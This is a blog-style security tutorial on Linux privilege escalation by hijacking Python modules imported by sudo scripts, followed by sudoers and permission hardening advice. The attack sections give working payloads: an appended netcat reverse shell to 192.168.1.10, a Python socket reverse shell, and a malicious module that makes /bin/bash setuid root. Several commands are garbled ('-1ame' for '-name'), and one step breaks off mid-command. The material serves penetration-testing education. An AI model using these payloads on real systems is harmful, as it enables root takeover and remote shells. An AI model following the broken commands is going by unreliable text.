Listen to this Post
Introduction:

Python’s module import system resolves `import` statements by walking a search path (`sys.path`) until it finds a matching `.py` file. When an administrator grants `sudo` rights to a Python script that runs as root, any unprivileged user who can hijack a module the script imports—by either rewriting a writable module on disk or manipulating `PYTHONPATH`—gains arbitrary code execution as root, bypassing the script’s intended functionality entirely.
Learning Objectives:
– Understand Python’s module resolution order and how `sudo` interacts with environment variables like `PYTHONPATH`.
– Execute two privilege escalation attack chains: hijacking a world‑writable standard library module and abusing the `SETENV` flag in `sudoers`.
– Apply detection and mitigation strategies to prevent Python library hijacking in production Linux environments.
You Should Know:
1. The Module Search Order – How Python Resolves Imports
Python determines which file to load for an `import` statement by iterating through directories listed in `sys.path`. The default order is:
1. The directory containing the script being executed.
2. Directories specified in the `PYTHONPATH` environment variable.
3. System‑wide default paths (e.g., `/usr/lib/python3.x/`, site‑packages).
Attackers abuse this order by placing a malicious module earlier in the search chain than the legitimate one. To inspect the search path on a target system:
 As any user
python3 -c "import sys; print('\n'.join(sys.path))"

 Check if PYTHONPATH is inherited through sudo
sudo -l  Look for "SETENV" or env_keep settings
Step‑by‑step guide to understanding the attack surface:
– Run `sudo -l` to list which Python scripts the current user can execute with root privileges.
– Identify all imported modules inside those scripts (e.g., `import webbrowser`, `import os`).
– For each module, locate its source file: `python3 -c “import webbrowser; print(webbrowser.__file__)”`.
– Check write permissions on those module files and their parent directories.
2. Enumeration – Finding Vulnerable Sudo Scripts and Writable Modules
The first phase of the attack is low‑privilege enumeration. The attacker must discover:
– Which Python scripts run with `sudo` (and whether `NOPASSWD` is set).
– Which modules those scripts import.
– Whether any imported module is world‑writable or resides in a writable directory.
Commands to run from a low‑privilege shell:
 List sudo rights for the current user
sudo -l

 Find all world‑writable .py files (standard library and site‑packages)
find /usr/lib/python3 /usr/local/lib/python3 -type f -1ame ".py" -perm -o+w 2>/dev/null

 Locate a specific module (e.g., webbrowser) and check its permissions
python3 -c "import webbrowser; print(webbrowser.__file__)"
ls -la /usr/lib/python3.10/webbrowser.py
Step‑by‑step enumeration guide:
1. Log in as the low‑privileged user (e.g., via SSH).
2. Run `sudo -l`. Look for entries like `(root) NOPASSWD: /usr/bin/python3 /opt/raj/hack.py`.
3. Read the script: `cat /opt/raj/hack.py`. Note all imported modules.
4. Find the full path of each imported module using `python3 -c “import module; print(module.__file__)”`.
5. Check if that file is writable: `ls -la
3. Method 1 – Hijacking a World‑Writable Standard Library Module
In the lab scenario, the administrator mistakenly made `/usr/lib/python3.10/webbrowser.py` world‑writable (`chmod 777`). The target script `/opt/raj/hack.py` imports `webbrowser` and runs as `root` via `sudo NOPASSWD`.
Exploitation step‑by‑step:
1. From the low‑privileged user’s shell, verify the writable module:
ls -la /usr/lib/python3.10/webbrowser.py
 Output: -rwxrwxrwx 1 root root ... webbrowser.py
2. Append a reverse shell payload to the module file:
echo 'import os; os.system("nc -e /bin/bash 192.168.1.10 4444")' >> /usr/lib/python3.10/webbrowser.py
(A cleaner approach is to overwrite the file entirely; note that breaking the original module may cause system instability.)
3. Start a netcat listener on the attacker machine:
nc -lvnp 4444
4. Execute the sudo script, which imports the now‑malicious `webbrowser` module as root:
sudo /usr/bin/python3 /opt/raj/hack.py
5. The reverse shell connects back with root privileges. To avoid breaking the original functionality, the payload can be written to run before the original code, but in this case the simple append works because Python executes every line in the module.
Verification: After exploitation, the attacker has a root shell. To clean up, restore the original `webbrowser.py` from a backup or reinstall the `python3‑stdlib` package.
4. Method 2 – PYTHONPATH Hijacking via the SETENV Flag
Sometimes no writable system module exists, but the `sudoers` entry includes the `SETENV` flag or permits `PYTHONPATH` to pass through. The attacker then creates a malicious module in a directory they control and forces the target script to load it by prepending that directory to `PYTHONPATH`.
Lab setup for this method:
The administrator creates a new script `/opt/raj/hack2.py` that imports a custom module `helper`. The `sudoers` rule includes `SETENV`:
lowpriv ALL=(root) SETENV: NOPASSWD: /usr/bin/python3 /opt/raj/hack2.py
Step‑by‑step exploitation:
1. Examine the target script:
cat /opt/raj/hack2.py
 Output: import helper; helper.run()
2. Create a directory writable by the low‑privileged user and build a malicious `helper.py`:
mkdir /tmp/pwn
cat > /tmp/pwn/helper.py << EOF
import os
def run():
os.system("chmod 4777 /bin/bash")
EOF
3. Set `PYTHONPATH` to include `/tmp/pwn` before the system path and execute the sudo script:
sudo PYTHONPATH=/tmp/pwn /usr/bin/python3 /opt/raj/hack2.py
4. After execution, `/bin/bash` becomes setuid root. The attacker runs `bash -p` to get a root shell.
/bin/bash -p
Alternative payload (reverse shell):
import socket,subprocess,os
def run():
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.1.10",4444))
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2)
subprocess.call(["/bin/bash","-i"])
5. Mitigation and Hardening – Protecting Against Python Import Hijacking
To prevent these attacks, system administrators must enforce strict permissions on Python module files and restrict `sudo` environment inheritance.
Linux hardening commands:
 Remove world‑writable permissions from all Python system modules
find /usr/lib/python3 -type f -1ame ".py" -exec chmod 644 {} \;
find /usr/local/lib/python3 -type f -1ame ".py" -exec chmod 644 {} \;

 Prevent users from writing to standard library directories
chmod 755 /usr/lib/python3. /usr/local/lib/python3.

 In sudoers, disable SETENV and explicitly reset environment
 Add to /etc/sudoers via visudo:
Defaults env_reset
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

 For specific scripts, use sudoers to block PYTHONPATH and other dangerous variables
Cmnd_Alias PYTHON_SCRIPT = /usr/bin/python3 /opt/raj/hack.py
Defaults!PYTHON_SCRIPT env_keep -="PYTHONPATH PYTHONHOME LD_PRELOAD"
Windows analogy (if Python is used on Windows with elevated privileges):
– Check for writable Python modules in `C:\Python3\Lib\` or virtual environments.
– Use Process Monitor to observe Python import behavior.
– Restrict `PYTHONPATH` via Group Policy or remove write permissions for non‑admin users on system Python directories.
What Undercode Say:
– Key Takeaway 1: The `sys.path` resolution order is a silent attack surface; a single world‑writable `.py` file inside the Python standard library directory elevates any user to root if that module is imported by a `sudo` script.
– Key Takeaway 2: The `SETENV` flag in `sudoers` is often overlooked – it allows attackers to inject environment variables like `PYTHONPATH`, leading to module hijacking even when all system files are immutable.
Analysis (10 lines):
The attack chains demonstrate that privilege escalation does not require complex binary exploitation; misconfigurations in Python’s import system are sufficient. Many penetration testers focus on SUID binaries or cron jobs, but Python’s ubiquity in automation scripts (e.g., backup jobs, monitoring tools) makes it a high‑value target. The lab shows two distinct paths: one relying on file system mispermissions (world‑writable library), the other on `sudoers` misconfiguration (`SETENV`). Both achieve the same result – root shell – with minimal code. Defenders often ignore `PYTHONPATH` because they assume `env_reset` is always set, but `SETENV` overrides that. The most effective mitigation is to audit all `sudo` Python scripts, run them with absolute minimal environment variables, and enforce that standard library directories are never writable by non‑root users. Organizations should also consider using `sudo`’s `Cmnd_Alias` with `env_keep -= “”` to explicitly block all environment inheritance.
Prediction:
– -1 As Python continues to replace Bash for system administration scripts, the number of hosts vulnerable to import hijacking will grow, because administrators rarely audit Python module permissions or `sudoers` environment flags. Attackers will weaponize this technique in automated privilege escalation tools (e.g., LinPEAS, WinPEAS) as a standard check.
– +1 The security community is increasingly releasing detection rules for abnormal `PYTHONPATH` usage and file integrity monitoring (FIM) alerts on Python library directories. With proper `sudo` hardening and the adoption of Python virtual environments (where each script runs in an isolated, user‑controlled path), organizations can eliminate this entire class of vulnerabilities without sacrificing functionality.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Shikhhayadav Linux](https://www.linkedin.com/posts/shikhhayadav_linux-privilege-escalation-python-library-ugcPost-7467764655440986112-DC0u/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


